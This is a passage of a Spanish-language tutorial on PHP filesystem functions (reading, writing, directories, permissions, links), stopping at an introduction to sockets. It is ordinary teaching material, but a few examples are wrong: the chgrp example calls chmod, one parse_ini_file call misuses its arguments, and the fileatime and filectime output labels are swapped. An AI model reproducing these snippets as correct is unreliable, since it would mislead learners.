echo $datos[7] . "<br>"; // Tamaño en bytes, 85
echo $datos[8] . "<br>"; // Momento de último acceso, 1444138104
echo $datos[9] . "<br>"; // Momento de última modificación, 1444138251
```

La extensión fileinfo de **PHP** ofrece también una serie de **funciones para obtener información de archivos**. Primero se crea un *recurso* con la función ***finfo_open()*** o la ***clase finfo()***, con la configuración que se especifique, y después se utiliza finfo_file() o finfo::file() para obtener la información:

- **finfo_open**

```
resource finfo_open o finfo::__construct ([int $options = FILEINFO_NONE [, string $magic_file = NULL ]])
```

Crea un **recurso fileinfo**, abre una base de datos mágica y la devuelve a su recurso. *$magic_file* es opcional, es el archivo de la base de datos mágica. El primer argumento, *$options*, es una **constante de fileinfo**, también opcional. Puedes obtener la lista entera de constantes fileinfo aquí.

- **finfo_file**

```
string finfo_file o finfo::file ( resource $finfo, string $file_name = null [, int $options = FILEINFO_NONE [, resource $context = null ]] )
```

El argumento *$finfo* es el recurso que se ha creado con *finfo_open*. *$file_name* el archivo del que se quiere obtener información.

```
$file = "miarchivo.txt";
$finfo = new finfo(FILEINFO_MIME); // Devuelve el tipo mime
echo $finfo->file($file); // Devuelve: text/plain; charset=us-ascii
```

Para **cerrar un recurso fileinfo abierto** se utiliza *finfo_close()*.

4. Funciones de directorios

Las funciones de directorios vienen de la extensión directories de **PHP**. Hay un total de 9 funciones disponibles:

- **chdir**

```
bool chdir (string $directory)
```

Cambia el directorio actual al directorio *$directory*.

- **getcwd**

```
string getcwd ( void )
```

Obtiene el directorio actual.

```
echo getcwd() . "\n"; // Directorio: /directorio/actual
chdir('nuevo/directorio');
echo getcwd() . "\n"; // Directorio: /directorio/actual/nuevo/directorio
```

- **scandir**

```
array scandir (string $directory [, int $sorting_order = SCANDIR_SORT_ASCENDING [, resour
ce $context ]] )
```

Devuelve un *array* con los archivos y directorios que se encuentran en *$directory*. El *$sorting_order* indica el orden en que devolverá el listado: **SCANDIR_SORT_ASCENDING (0), SCANDIR_SORT_DESCENDING (1) o SCANDIR_SORT_NONE** (sin orden):

```
$directorio = "Slim";
$archivos = scandir($directorio, 1);
print_r($archivos);
/*
Array
(
    [0] => View.php
    [1] => Slim.php
    [2] => Router.php
    [3] => Middleware
    [4] => LogWriter.php
    [5] => Log.php
    [6] => Http
    [7] => Helper
    [8] => Environment.php
    [9] => ..
    [10] => .
)
 */
```

- **chroot**

```
bool chroot (string $directory)
```

Cambia el directorio raíz al directorio *$directory*. Requiere privilegios de administrador. Es necesario tener en cuenta que el directorio que se señale ha de estar preparado incluyendo los archivos necesarios para ser un directorio root.

- **opendir**

```
resource opendir (string $path [, resource $context ] )
```

Abre un **gestor de directorio** para ser usado en llamadas posteriores como *closedir()*, *readdir()* y *rewinddir()*.

- **readdir**

```
string readdir ([ resource $dir_handle])
```

Lee una entrada desde un gestor de directorio. *$dir_handle* es el gestor de directorio previamente abierto por *opendir().* Si no se especifica se usa la última conexión abierta por *opendir()*. Devuelve el nombre de la siguiente entrada del directorio.

- **closedir**

```
void closedir ([ resource $dir_handle ])
```

Cierra un gestor de directorio abierto *$dir_handle*. Si no se especifica se asumirá la última conexión abierta por *opendir()*.

Ejemplo de las funciones *opendir*, *readdir* y *closedir*:

```
if ($gestor = opendir('Slim')) {
    echo "Gestor de directorio: $gestor\n";
    echo "Entradas:\n";
    // Iteramos sobre el directorio:
    while (false !== ($entrada = readdir($gestor))) {
        echo "$entrada\n";
    }
    closedir($gestor);
}
// Devuelve todos los archivos del directorio especificado
```

- **rewinddir**

```
void rewinddir ([resource $dir_handle])
```

Restablece la secuencia de directorio indicada por *$dir_handle* al comienzo del directorio. De nuevo, si no se especifica el gestor, se asumirá la última conexión abierta por *opendir()*.

2. Lectura de archivos

Indice de contenido

1. fgets	7. fgetc
2. fread	8. file_get_contents
3. fscanf	9. readfile

4. fgetss	10. file
5. fpassthru	11. parse_ini_file
6. fgetcsv	12. Lectura desde una posición exacta

1. fgets

```
string fgets (resource $handle [, int $length ])
```

Obtiene una línea desde el **puntero de un archivo**. La **lectura** termina cuando se llegue a *$length*, se llegue a una nueva línea o se alcance el final del archivo.

```
$fp = fopen("miarchivo.txt", "r");
while (!feof($fp)){
    $linea = fgets($fp);
    echo $linea;
}
fclose($fp);
```

2. fread

```
string fread (resource $handle, int $length)
```

Lectura de un fichero en **modo binario**. Se puede incluir un parámetro opcional *$length* para limitar lo que devuelva.

Esta función tiene una función diferente a *fgets()*, ya que lee **archivos binarios** (archivos que no están creados para ser legibles por humanos). Ya que las líneas no son algo muy común en este tipo de archivos, se suele especificar el tamaño *$length* en bytes a devolver:

```
$fp = fopen ("miarchivo.txt", "rb");
$datos = fread($fp, 4096);
```

Es frecuente emplear la función *filesize()* en lugar de un número concreto para especificar que se quiere devolver el archivo entero:

```
$fp = fopen("miarchivo.txt", "rb");
$datos = fread($fp, filesize("miarchivo.txt"));
fclose($fp);
```

3. fscanf

```
mixed fscanf (resource $handle, string $format [, mixed &$... ])
```

Interpreta la entrada de un archivo *$handle* en función de un formato *$format*. El formato es el mismo que se emplea en la función *sprintf()*. Cada llamada a *fscanf()* lee una línea del archivo.

```
$fp = fopen("miarchivo.txt", "r");
while ($animalinfo = fscanf($fp, "%s\t%s")){
    list($animal, $nombre) = $animalinfo;
    echo "El " . $animalinfo[0] . " se llama {$animalinfo[1]} <br>";
}
fclose($fp);
```

4. fgetss

```
string fgetss (resource $handle [, int $length [, string $allowable_tags ]] )
```

Es igual que *fgets()* pero elimina cualquier **null**, **etiquetas HTML y PHP** del texto. Se puede especificar un parámetro opcional *$allowable_tags* para especificar etiquetas que se permiten.

```
$cadena = <<<HEY
<html>
<h1>Perfil de <?php echo "Nombre de usuario";?></h1>
</html>
HEY;

$file = "miarchivo.txt";
file_put_contents($file, $cadena);

$gestor = fopen($file, "r");

while (!feof($gestor)){
    $buffer = fgetss($gestor, 4096);
    echo $buffer;
}
fclose($gestor);
// Devuelve: Perfil de
```

5. fpassthru

```
int fpassthru (resource $handle)
```

Lee toda la información restante desde un puntero hasta el final de un archivo (EOF) y escribe el resultado **en el buffer de salida**.

Se puede utilizar *rewind()* primero para **reiniciar el puntero al principio del archivo** si ya se ha escrito en él.

Si simplemente se quiere **verter los contenidos en el búfer de salida sin modificarlo antes** o **buscar un índice concreto**, es mejor usar *readfile()* y así se evita llamar a *fopen()*.

Devuelve el **número de caracteres** leídos desde *$handle* y pasados hacia la salida.

Esta función no hace falta guardarla en una variable ya que imprime directamente el resultado:

```
$fp = fopen("miarchivo.txt","r");
// Lee la primera línea, que es Esta es la línea 1
fgets($fp);
// Envía el resto del archivo al output buffer
echo fpassthru($fp);
/* Devuelve el resto de líneas:
Esta es la línea 2
Esta es la línea 3
Esta es la línea 4
Y el número de caracteres: 59, porque hemos hecho echo
*/
fclose($fp);
```

Otro ejemplo **devolviendo el index de una página web**:

```
$fp = fopen("http://www.ejemplo.com", "r");
fpassthru($fp);
```

6. fgetcsv

```
array fgetcsv (resource $handle [, int $length = 0 [, string $delimeter = "," [, string $
enclosure = '"' [, string $escape = "\" ]]]] )
```

Busca **campos en formato csv** en el recurso *$handle* y devuelve un *array* conteniéndolos. Se pueden especificar, opcionalmente, la longitud de línea a devolver *$length*, el delimitador de campo *$delimeter*, el carácter circundante de cada campo *$enclosure*, y el carácter de escape *$escape*.

```
$fila = 1;
if(($fp = fopen("archivo.csv", "r")) !== FALSE) {
    while (($datos = fgetcsv($fp)) !== FALSE) {
        $numero = count($datos);
        echo "Animal de la fila $fila:\n";
        $fila++;
        for ($i = 0; $i < $numero; $i++){
            echo $datos[$i] . "\t";
        }
        echo "\nFrase: el tipo de animal es {$datos[0]} y se llama {$datos[1]} <br>";
    }
    fclose($fp);
}
```

7. fgetc

```
string fgetc (resource $handle)
```

Obtiene **sólo un carácter** desde un puntero de un archivo. Devuelve el ***string*** con el único carácter. Devuelve false si es **EOF**.

```
if($fp = fopen('miarchivo.txt', 'r')) {
    while (false !== ($caracter = fgetc($fp))) {
        echo "$caracter\n";
    }
}
```

8. file_get_contents

```
string file_get_contents (string $filename [, bool $use_include_path = false [, resource
$context [, int $offset = -1 [, int $maxlen ]]]] )
```

Devuelve un archivo entero a una cadena, se puede especificar el comienzo desde *$offset* hasta *$maxlen*.

Si falla devuelve false, pero genera un E_WARNING si *$filename* no se pudo encontrar, *$maxlen* es menor que cero o si falla la búsqueda del *$offset* especificado en el flujo.

```
// Devuelve el contenido de una web
$web = file_get_contents("http://www.ejemplo.com");
echo $web;
// El código anterior es igual que el siguiente:
$fh = fopen("http://www.ejemplo.com", "r");
fpassthru($fh);
// Devuelve contenido de un archivo en el directorio actual
$contenido = file_get_contents("miarchivo.txt");
echo $contenido;
// Busca dentro de include_path
$archivo = file_get_contents('./miarchivo.txt', FILE_USE_INCLUDE_PATH);
// Devuelve 20 caracteres desde el carácter 100
$articulo = file_get_contents('archivo.txt', NULL, NULL, 100, 20);
echo $articulo;
```

9. readfile

```
int readfile (string $filename [, bool $use_include_path = false [, resource $context ]])
```

Es una versión más simplificada de *file_get_contents()*. Lee un archivo y lo escribe en el **búfer de salida**. La función devuelve el número de **bytes leídos del archivo**.

```
// Devuelve el contenido de un archivo
readfile("miarchivo.txt");
// Devuelve el contenido y el número de bytes, 79
$contenido = readfile("miarchivo.txt");
echo $contenido;
```

10. file

```
array file (string $filename [, int $flags = 0 [, resource $context ]] )
```

Transfiere **un archivo a un array**. Función similar a *file_get_contents()* pero devuelve los contenidos en un array, donde cada elemento es una línea del archivo. El parámetro opcional flags puede ser una de las siguientes constantes:

FILE_USE_INCLUDE_PATH. Busca el fichero en include_path.

FILE_IGNORE_NEW_LINES. No se añade una nueva línea al final de cada elemento del array.

FILE_SKIP_EMPTY_LINES. Salta las líneas vacías.

```
// Devuelve el contenido en un array:
$array = file("miarchivo.txt", FILE_IGNORE_NEW_LINES);
var_dump($array);
/*
 array (size=4)
  0 => string 'Esta es la línea 1' (length=19)
  1 => string 'Esta es la línea 2' (length=19)
  2 => string 'Esta es la línea 3' (length=19)
  3 => string 'Esta es la línea 4' (length=19)
*/
```

11. parse_ini_file

```
array parse_ini_file (string $filename [, bool $process_sections = false [, int $scanner_
mode = INI_SCANNER_NORMAL ]] )
```

Analiza el archivo de configuración *$filename* y devuelve sus configuraciones en un array asociativo. La estructura del fichero es la misma que la del archivo de configuración php.ini. Si *$process_sections* es true, se obtiene un array multidimensional.

Hay dos *$scanner_mode* : INI_SCANNER NORMAL (por defecto), y INI_SCANNER_RAW. Con este segundo los valores de las opciones no se analizan.

La función no guarda ninguna relación con el archivo *php.ini*, se suele usar para **leer los archivos de configuración de aplicaciones propias**.

```
// Tenemos en el archivo miarchivo.txt:
/*
[nombres_animales]
perro = Peter
gato = Louis
conejo = Thug
 */
$array = parse_ini_file("miarchivo.txt");
var_dump($array);
/*
array (size=3)
  'perro' => string 'Peter' (length=5)
  'gato' => string 'Louis' (length=5)
  'conejo' => string 'Thug' (length=4)
 */
$array = parse_ini_file("miarchivo.txt", INI_SCANNER_RAW);
var_dump($array);
/*
array (size=1)
  'nombres_animales' =>
    array (size=3)
      'perro' => string 'Peter' (length=5)
      'gato' => string 'Louis' (length=5)
      'conejo' => string 'Thug' (length=4)
*/
```

12. Lectura desde una posición exacta

Podemos llegar exactamente a un punto del archivo con ***fseek()***. Una vez situados en una posición, podemos emplear cualquiera de las funciones anteriores como *fgets()* o *fscanf()* para leer los datos:

```
$fp = fopen("miarchivo.txt", "r");
fseek($fp, 28);

while(!feof($fp)){
    $linea = fgets($fp);
    echo $linea;
}
fclose($fp);
/*
la línea 2
Esta es la línea 3
Esta es la línea 4
*/
```

3. Escritura de archivos

Funciones básicas para la escritura de archivos en PHP

1. fwrite	3. fputcsv
2. file_put_contents	

1. fwrite

```
int fwrite (resource $handle, string $string, [, int $length ])
```

Escribe el contenido de *$string* en el recurso *$handle*. Si se facilita una longitud *$length* se escribirá hasta ésta o hasta que acabe *$string*.

Devuelve el **número de bytes** escritos.

```
$fp = fopen("miarchivo.txt", "w");

fwrite($fp, "Hola que tal");
fwrite($fp, ", ¿Cómo estás? \n");

fclose($fp);
// Escribirá en miarchivo.txt : Hola que tal, ¿Cómo estás?
```

En el ejemplo anterior hemos escrito en el archivo de forma que hemos sobreescrito lo anterior (con el **modo w**). Si ahora queremos añadir nuevo contenido al archivo, podemos abrir un recurso con el **modo a** de ***append***:

```
if ($fp = fopen("miarchivo.txt", "a")){
    fwrite($fp, "Yo muy bien, ¿Y tú?");
}
fclose($fp);
```

La función *fputs()* es un alias de *fwrite()*.

2. file_put_contents

```
int file_put_contents (string $filename, mixed $data [, int $flags = 0 [, resource $conte
xt ]] )
```

Escribe información *$data* en un archivo *$filename*. Viene a ser equivalente a hacer *fopen()*, *fwrite()* y

fclose() a la vez. Si el archivo *$filename* no existe, se crea, a no ser que la bandera FILE_APPEND esté establecida. Las banderas pueden ser:

FILE_USE_INCLUDE_PATH. Busca *$filename* en el directorio *include_path*.

FILE_APPEND. Si el archivo *$filename* ya existe, añade la información en el mismo en lugar de sobreescribirlo.

LOCK_EX. Adquiere **acceso exclusivo** mientras se ejecuta la escritura. Es como llamar a *flock()* entre la llamada a ***fopen()*** y ***fwrite()***.

La función devuelve el **número de bytes** escritos en el archivo *$filename*.

```
// Uso junto con file_get_contents y añadiendo al ya existente:
$archivo = "miarchivo.txt";
$actual = file_get_contents($archivo);
$actual .= "Esto añade más texto al archivo\n";
file_put_contents($archivo, $actual);
// Podemos utilizar también la bandera FILE_APPEND para añadir al final sin eliminar:
$archivo = "miarchivo.txt";
$mascontenido = "¡Todavía más contenido!\n";
// También vamos a emplear la bandera LOCK_EX para evitar cualquier modificación mientra
s:
file_put_contents($archivo, $mascontenido, FILE_APPEND | LOCK_EX);
```

3. fputcsv

```
int fputcsv (resource $handle, array $fields [, string $delimeter = "," [, string $enclos
ure = '"' [ , string $escape_char = "\" ]]] )
```

Escribe en **formato csv** en un archivo abierto *$handle* desde un array *$fields*.

Se puede especificar, opcionalmente, el delimitador de campos *$delimeter*, un carácter circundante de cada campo *$enclosure* y un parámetro de escape *$escape_char*.

Devuelve la **longitud del string escrito** en cado de éxito o **false** en caso de error.

```
$animales = array (
    array ('tortuga', 'Nicole', '5'),
    array ('perro', 'Chukie', '10'),
    array ('gato', 'Whiskie', 8)
);
$fp = fopen('archivo.csv', 'w');
foreach ($animales as $row){
    fputcsv($fp, $row);
}
fclose($fp);
```

4. Funciones del sistema de archivos

Las funciones del sistema de archivos que existen en la extensión filesystem de PHP se han agrupado en cuatro grupos básicos: directorios, modificación, información, comprobación y enlaces. No se incluyen funciones de las secciones anteriores para el manejo de archivos.

Indice de contenido

1. Funciones de directorios
2. Funciones de modificación de archivos

3. Funciones de información de archivos
4. Funciones de comprobación de archivos
5. Funciones de enlaces

1. Funciones de directorios

- **basename**

```
string basename (string $path [, string $suffix ])
```

Devuelve el último componente de una ruta o directorio. El parámetro *$suffix* permite excluir parte del componente a devolver.

```
$directorio = "este/es/un/directorio/cualquiera.csv";
echo basename($directorio, '.csv'); // Devuelve cualquiera
```

- **dirname**

```
string dirname (string $path)
```

Devuelve la ruta de un directorio padre.

```
$directorio = "este/es/un/directorio/cualquiera.csv";
echo dirname($directorio); // este/es/un/directorio
```

- **pathinfo**

```
mixed pathinfo (string $path [, int $options = PATHINFO_DIRNAME | PATHINFO_BASENAME | PATHINFO_EXTENSION | PATHINFO_FILENAME ])
```

Devuelve **información sobre la ruta de un archivo**. Devuelve *string* si sólo se indica una opción de *$options*, o un *array* si se solicitan todas.

```
$directorio = "este/es/un/directorio/cualquiera.csv";
var_dump(pathinfo($directorio));
/*
array (size=4)
  'dirname' => string 'este/es/un/directorio' (length=21)
  'basename' => string 'cualquiera.csv' (length=14)
  'extension' => string 'csv' (length=3)
  'filename' => string 'cualquiera' (length=10)
*/
var_dump(pathinfo($directorio, PATHINFO_DIRNAME));
/*
string 'este/es/un/directorio' (length=21)
*/
```

- **realpath**

```
string realpath (string $path)
```

Devuelve el **nombre de la ruta absoluta canonizada**. Expande los enlaces simbólicos y remueve los caracteres '/./', '/../' y '/' extra. No funciona en rutas que no existen.

```
$directorio = '../slimproject/Slim/Helper/';
echo realpath($directorio); // /Users/usuario/Sites/slimproject/Slim/Helper
```

- **mkdir**

```
bool mkdir (string $pathname [, int $mode = 0777 [, bool $recursive = false [, resource $
context ]]] )
```

Crea el directorio especificado por *$pathname*. *$mode* indica los permisos de acceso que tendrá el directorio. *$recursive* permite la creación de directorios anidados, especificados desde *$pathname*.

```
$directorio = 'NuevaCarpeta/Otra/Yotra';
mkdir($directorio, 0777, true); // Ha creado desde el directorio actual 3 carpetas recur
sivas
```

- **rmdir**

```
bool rmdir (string $dirname [, resource $context ])
```

Elimina el directorio *$dirname*. El directorio tiene que estar vacío, y los permisos relevantes deben permitirlo.

```
$directorio = 'MiCarpeta';
rmdir($directorio); // Eliminada MiCarpeta
```

2. Funciones de modificación de archivos

- **copy**

```
bool copy (strong $source, string $dest [, resource $context ])
```

Copia el archivo *$source* al destino *$dest*. Ambas son rutas, por lo que deben incluir el directorio (si es distinto del actual) y el nombre del archivo. Para mover un fichero se usa *rename()*.

```
$destino = "MiCarpeta/micopiadearchivo.txt";
copy("miarchivo.txt", $destino);
```

- **unlink**

```
bool unlink (string $filename [, resource $context ])
```

Elimina el archivo *$filename*.

```
unlink("MiCarpeta/micopiadearchivo.txt");
```

- **rename**

```
bool rename (string $oldname, string $newname [, resource $context ])
```

Renombra *$oldname* a *$newname*, moviéndolo a otro directorio si es necesario. Si *$newname* ya existe, lo sobreescribirá.

```
$archivo = "miarchivo.txt";
rename ($archivo, "esmiarchivo.txt");
```

- **move_uploaded_file**

```
bool move_uploaded_file (string $filename, string $destination)
```

Mueve un archivo subido *$filename* a una ubicación *$destination*. La función se asegura de que **el archivo subido es válido** (es válido si se ha subido mediante un **mecanismo de subida HTTP POST de PHP**), si es así, lo mueve al nombre de archivo dado por *$destination*.

```
if(isset($_POST['submit'])){
    $file = $_FILES['file_upload'];
    $directorio_temporal = $file['tmp_name'];
    $nombre_archivo = basename($file['name']);
    $directorio_objetivo = "/uploads/". $nombre_archivo;

    if(move_uploaded_file($directorio_temporal, $directorio_objetivo)) {
        echo "Archivo subido correctamente";
    }
}
```

- **rewind**

```
bool rewind (resource $handle)
```

Establece el puntero de un archivo del recurso *$handle* al principio. Si el archivo se ha abierto en **modo adición** como **a** o **a+**, cualquier información que se escriba en el archivo irá siempre al final, no importa la posición del puntero.

```
// Contenido de archivo.txt: Hola, ¿Qué tal?
$gestor = fopen('archivo.txt', 'r+');
// Añadimos Hey! , al principio
fwrite($gestor, "Wey!, ");
// Volvemos al inicio
rewind($gestor);
// Añadimos Hey!, al principio
fwrite($gestor, "Hey!, ");
// Si no hacemos este rewind de nuevo, al llamar a fgets, comenzará
// a leer desde el final del anterior fwrite()
rewind($gestor);

echo fgets($gestor); // Devuelve Hey!, ¿Qué tal?

fclose($gestor);
```

- **flock**

```
bool flock (resource $handle, int $operation [, int &$wouldblock ])
```

Permite **bloquear un archivo** del resource *$handle*. Bloquear un archivo evita que pueda ser accedido a la vez desde diferentes scripts. El **bloqueo** sólo actúa en el **proceso PHP actual**, otros procesos pueden modificar o eliminar un archivo bloqueado si se tienen los permisos necesarios.

El parámetro *$operation* permite especificar el tipo de bloqueo:

LOCK_SH. Bloqueo compartido (lectura).

LOCK_EX. Bloqueo exclusivo (escritura).

LOCK_UN. Libera un bloqueo, compartido o exclusivo.

También se puede añadir LOCK_NB a una de las operaciones anteriores si no se quiere que flock() espere hasta que obtiene el bloqueo.

Si parámetro opcional *$wouldblock* es 1 el bloqueo hará que otros procesos de la función queden en espera.

```
$archivo = "archivo.txt";
$fp = fopen($archivo, 'r+');

if(flock($fp, LOCK_EX)){ // Inicia el bloqueo exclusivo
    ftruncate($fp, 0);
    fwrite($fp, "Texto nuevo del archivo\n");
    fflush($fp); // Vuelca la salida antes de liberar el bloqueo
    flock($fp, LOCK_UN);// Libera el bloqueo
} else {
    echo "No se pudo bloquear";
}
fclose($fp);
```

- **ftruncate**

```
bool ftruncate (resource $handle, int $size)
```

Trunca un archivo en *$handle* a la longitud *$size*.

```
// Contenido de archivo.txt: Hola que tal
$archivo = "archivo.txt";
$fp = fopen($archivo, 'r+');
ftruncate($fp, rand(1, filesize($archivo)));
echo fread($fp, filesize($archivo)); // Contenido final: Hola que
fclose($fp);
```

- **tempnam**

```
string tempnam (string $dir, string $prefix)
```

Crea un archivo con un nombre de archivo único, cuyo **permiso de acceso se establece a 0600** en el directorio *$dir*. Si el directorio no existe o no es escribible, *tempnam()* puede generar un archivo en el directorio temporal del sistema, y devolver la ruta completa del archivo, incluyendo su nombre. *$prefix* establece el prefijo del nombre del archivo.

```
$archivo = tempnam("MiCarpeta", "hola");

$fp = fopen($archivo, "w");
fwrite($fp, "Texto que irá al archivo nuevo temporal");
fclose($fp);

// Realizar alguna acción

// Borrar el archivo:
unlink($archivo);
```

- **tmpfile**

```
resource tmpfile (void)
```

Crea un **archivo temporal de nombre único** en modo lectura-escritura (w+) y **devuelve un gestor de archivo**. El archivo se elimina cuando se cierra (con ***fclose()***, cuando no quedan referencias al gestor de ficheros devuelto o cuando el script finaliza).

```
$temporal = tmpfile();
fwrite($temporal, "Texto en el archivo temporal");
fseek($temporal, 0); // También podría usarse rewind()
echo fread($temporal, 100);
fclose($temporal);
```

- **touch**

```
bool touch (string $filename [, int $time = time() [, int $atime ]] )
```

Establece momentos de acceso y modificación del archivo *$filename*. Si el archivo no existe, se crea. *$time* es el momento de modificación, si no se proporciona, se emplea la hora actual del sistema. *$atime* es el momento de acceso, si no existe, se toma el valor de *$time*. Si ninguno de los dos existen, se toma el valor actual del sistema.

```
$momento = time() - 1800;

if(touch('archivo.txt', $momento)){
    echo "Archivo afectado correctamente";
} else {
    echo "Error";
}
```

- **chown**

```
bool chown (string $filename, mixed $user)
```

Cambia el propietario de un archivo a *$user*. Sólo puede hacerlo un **superusuario**.

```
$archivo = "archivo.txt"; // Ruta al archivo
$usuario = "root";
// Establecemos usuario
chown($archivo, $usuario);

$stats = stat($archivo);
echo $stats[4];
```

- **chmod**

```
bool chmod (string $filename, mixed $mode)
```

Cambia el modo de un archivo a *$mode*.

```
// Es necesario prefijar el modo con un 0
chmod("MiCarpeta/archivo.txt", 755); // Mal
chmod("MiCarpeta/archivo.txt", "u+rwx, go+rx"); // Mal
chmod("MiCarpeta/archivo.txt", 0755); // CORRECTO
```

- **chgrp**

```
bool chgrp (string $filename, mixed $group)
```

Cambia el grupo de un archivo a *$group*. Sólo el superusuario puede cambiarlo a cualquier grupo, los demás usuarios lo pueden cambiar por grupos del que ellos sean miembro.

```
chmod("MiCarpeta/archivo.txt", 8); // Cambiado de grupo
```

3. Funciones de información de archivos

- **fileatime**

```
int fileatime (string $filename)
```

Obtiene el momento del **último acceso a un archivo**.

```
$archivo = "archivo.txt";

if(file_exists($archivo)){
    echo "última modificación a $archivo: ". date("D d Y H:i:s", fileatime($archivo));
} // Devuelve: última modificación a archivo.txt: Thu 08 2015 11:12:26
```

- **filectime**

```
int filectime (string $filename)
```

Obtiene el **momento del último cambio del i-nodo de un archivo**.

```
$archivo = "archivo.txt";

if(file_exists($archivo)){
    echo "último acceso a $archivo: ". date("D d Y H:i:s", filectime($archivo));
} // Devuelve: último acceso a archivo.txt: Thu 08 2015 11:12:24
```

- **filemtime**

```
int filemtime (string $filename)
```

Obtiene el **momento de la última modificación de un archivo**.

```
$archivo = "archivo.txt";

if(file_exists($archivo)){
    echo "última modificación a $archivo: ". date("D d Y H:i:s", filemtime($archivo));
} // Devuelve: última modificación a archivo.txt: Thu 08 2015 11:42:24
```

- **fileowner**

```
int fileowner (string $filename)
```

Obtiene el **propietario** de un archivo.

```
$archivo = "archivo.txt";
echo fileowner($archivo);
```

- **fileperms**

```
int fileperms (string $filename)
```

Obtiene los **permisos de un archivo**.

```
$archivo = "archivo.txt";
/*
 Si sólo se usa fileperms(), devuelve un número que incluye los permisos
e información del archivo dado. Para devolver exactamente los permisos en formato
octal como en chmod(), se utiliza la siguiente expresión:
 */
echo substr(sprintf('%o', fileperms($archivo)), -4);
```

- **filegroup**

```
int filegroup (string $filename)
```

Obtiene el **grupo de un archivo**.

```
$archivo = "archivo.txt";
echo filegroup($archivo);
```

- **filesize**

```
int filesize (string $filename)
```

Obtiene el **tamaño** de un archivo. Devuelve el tamaño en **bytes**.

```
$archivo = "archivo.txt";
echo filesize($archivo);
```

- **filetype**

```
string filetype (string $filename)
```

Obtiene el **tipo de archivo**. Los valores que puede devolver son: fifo, char, dir, block, link, file, socket y unknown.

```
$archivo = "archivo.txt";
echo filetype($archivo); // file
```

4. Funciones de comprobación de archivos

- **file_exists**

```
bool file_exists (string $filename)
```

Comprueba si existe el **archivo** o **directorio** *$filename*.

```
$archivo = "archivo.txt";

if(file_exists($archivo)){
    echo "El archivo $archivo existe";
} else {
    echo "El archivo $archivo no existe";
}
```

- **is_file**

```
bool is_file (string $filename)
```

Indica si el archivo *$filename* es del tipo ***file*** (un archivo normal).

```
$archivo = "archivo.txt";

if(is_file($archivo)){
    echo "El archivo $archivo existe y es del tipo file";
} else {
    echo "El archivo $archivo no existe o no es del tipo file";
}
```

- **is_dir**

```
bool is_dir (string $filename)
```

Indica si *$filename* es un directorio.

```
$directorio = "MiCarpeta";

if(is_dir($directorio)){
    echo "El directorio $directorio existe";
} else {
    echo "El directorio $directorio no existe";
}
```

- **is_link**

```
bool is_link (string $filename)
```

Indica si *$filename* es un enlace simbólico.

```
$enlace = "archy";

if(is_link($enlace)){
    echo (readlink($enlace));
} else {
    symlink('archivo.txt', $enlace);
}
```

- **is_executable**

```
bool is_executable (string $filename)
```

Indica si el archivo *$filename* es ejecutable.

```
$archivo = "miarchivo.sh";

if(is_executable($archivo)){
    echo "$archivo es ejecutable";
} else {
    echo "$archivo no es ejecutable";
}
```

- **is_readable**

```
bool is_readable (string $filename)
```

Indica si el archivo *$filename* existe y es legible.

```
$archivo = "archivo.txt";

if(is_readable($archivo)){
    echo "$archivo es legible";
} else {
    echo "$archivo no es legible";
}
```

- **is_writable**

```
bool is_writable  (string $filename)
```

Devuelve **true** si *$filename* existe y es escribible. Puede ser también un directorio.

```
$archivo = "archivo.txt";

if(is_writable($archivo)){
    echo "$archivo es escribible";
} else {
    echo "$archivo no es escribible";
}
```

- **is_uploaded_file**

```
bool is_uploaded_file (string $filename)
```

Devuelve **true** si el archivo *$filename* fue subido mediante HTTP POST. Es útil en términos de seguridad para asegurarse de que el archivo con el que se trabaja es el subido con ese método. Para que funcione correctamente necesita el argumento con el nombre que se le ha puesto en el servidor: ***$_FILES['archivo']['tmp_name']***, no funciona con el nombre del usuario: ***$_FILES['archivo']['name']***.

```
$file = $_FILES['archivo']['tmp_name'];

if(is_uploaded_file($file)){
    echo "El archivo se ha subido mediante HTTP POST";
} else {
    echo "El archivo no se ha subido mediante HTTP POST";
}
```

5. Funciones de enlaces

- **symlink**

```
bool symlink (string $target, string $link)
```

Crea un **enlace simbólico** a *$target* con el nombre *$link*.

```
$archivo = "archivo.txt";
$link = "archy";
symlink($archivo, $link);

echo readlink($link); // archivo.txt
```

- **readlink**

```
string readlink (string $path)
```

Devuelve el objetivo de un **enlace simbólico**. Se puede ver en el ejemplo anterior.

- **link**

```
bool link (string $target, string $link)
```

Crea un **enlace hard** a *$target*.

```
$archivo = "archivo.txt";
$link = "arc";
var_dump(link($archivo, $link)); // boolean true
```

- **linkinfo**

```
int linkinfo (string $path)
```

Obtiene información acerca de un **enlace**. Sirve para verificar si un enlace **existe** realmente.

```
$archivo = "archivo.txt";
$link = "archy";
echo linkinfo($link);//Devuelve el campo st_dev de C en Unix:
// 16777218
```

- **lstat**

```
array lstat (string $filename)
```

Proporciona información acerca de un **archivo** o **enlace simbólico**. Función idéntica a *stat()*, excepto que si el parámetro *$filename* es un enlace simbólico, devuelve el **estado** del mismo **enlace simbólico**. En cambio, *stat()* devolverá el estado del archivo aunque se le proporcione el enlace simbólico.

```
$archivo = "archivo.txt";
$link = "archy";
var_dump(lstat($link));
```

- **lchown**

```
bool lchown (string $filename, mixed $user)
```

Cambia el **propietario** de un **enlace simbólico**.

```
$archivo = "archivo.txt";
$link = "archy";
symlink($archivo, $link);

lchown($link, 8);
```

- **lchgrp**

```
bool lchgrp (string $filename, mixed $group)
```

Cambia el **grupo** de un **enlace simbólico**. Sólo el **superusuario** puede cambiarlo a cualquier grupo, los demás usuarios lo pueden cambiar por grupos del que ellos sean miembro.

```
$archivo = "archivo.txt";
$link = "archy";
symlink($archivo, $link);

lchgrp($link, 8);
```

5. Sockets

Indice de contenido

1. ¿Qué es un socket?
2. Conectar a un servidor
3. Hacer una petición HTTP con una conexión socket
4. Crear un servidor socket

1. ¿Qué es un Socket?

La **dirección IP** es la identificación de un aparato en una red, y el **puerto** es la identificación de una aplicación dentro de ese aparato. Estos dos conceptos identifican a una aplicación en un ordenador o servidor, y junto con el **protocolo** a emplear, se les denomina **socket**.

Cuando enviamos un *request* a la ip 127.0.0.1 puerto 80, se envía al **servidor** 127.0.0.1 (localhost) y el **sistema operativo** busca si tiene una aplicación con el puerto 80 asignado. Si existe, el sistema operativo reenvía el *request* a la aplicación en concreto. Es entonces cuando la aplicación puede aceptar la conexión, que conecta con la **ip** y **puerto** que el cliente envió con el request.

Existen dos posibilidades para **programar con sockets en PHP**, con la extensión Socket, con funciones muy similares a las de C, y con **stream sockets**, mediante la extensión Stream, que permite enlazar y conectar a sockets de red. Vamos a analizar esta segunda forma.

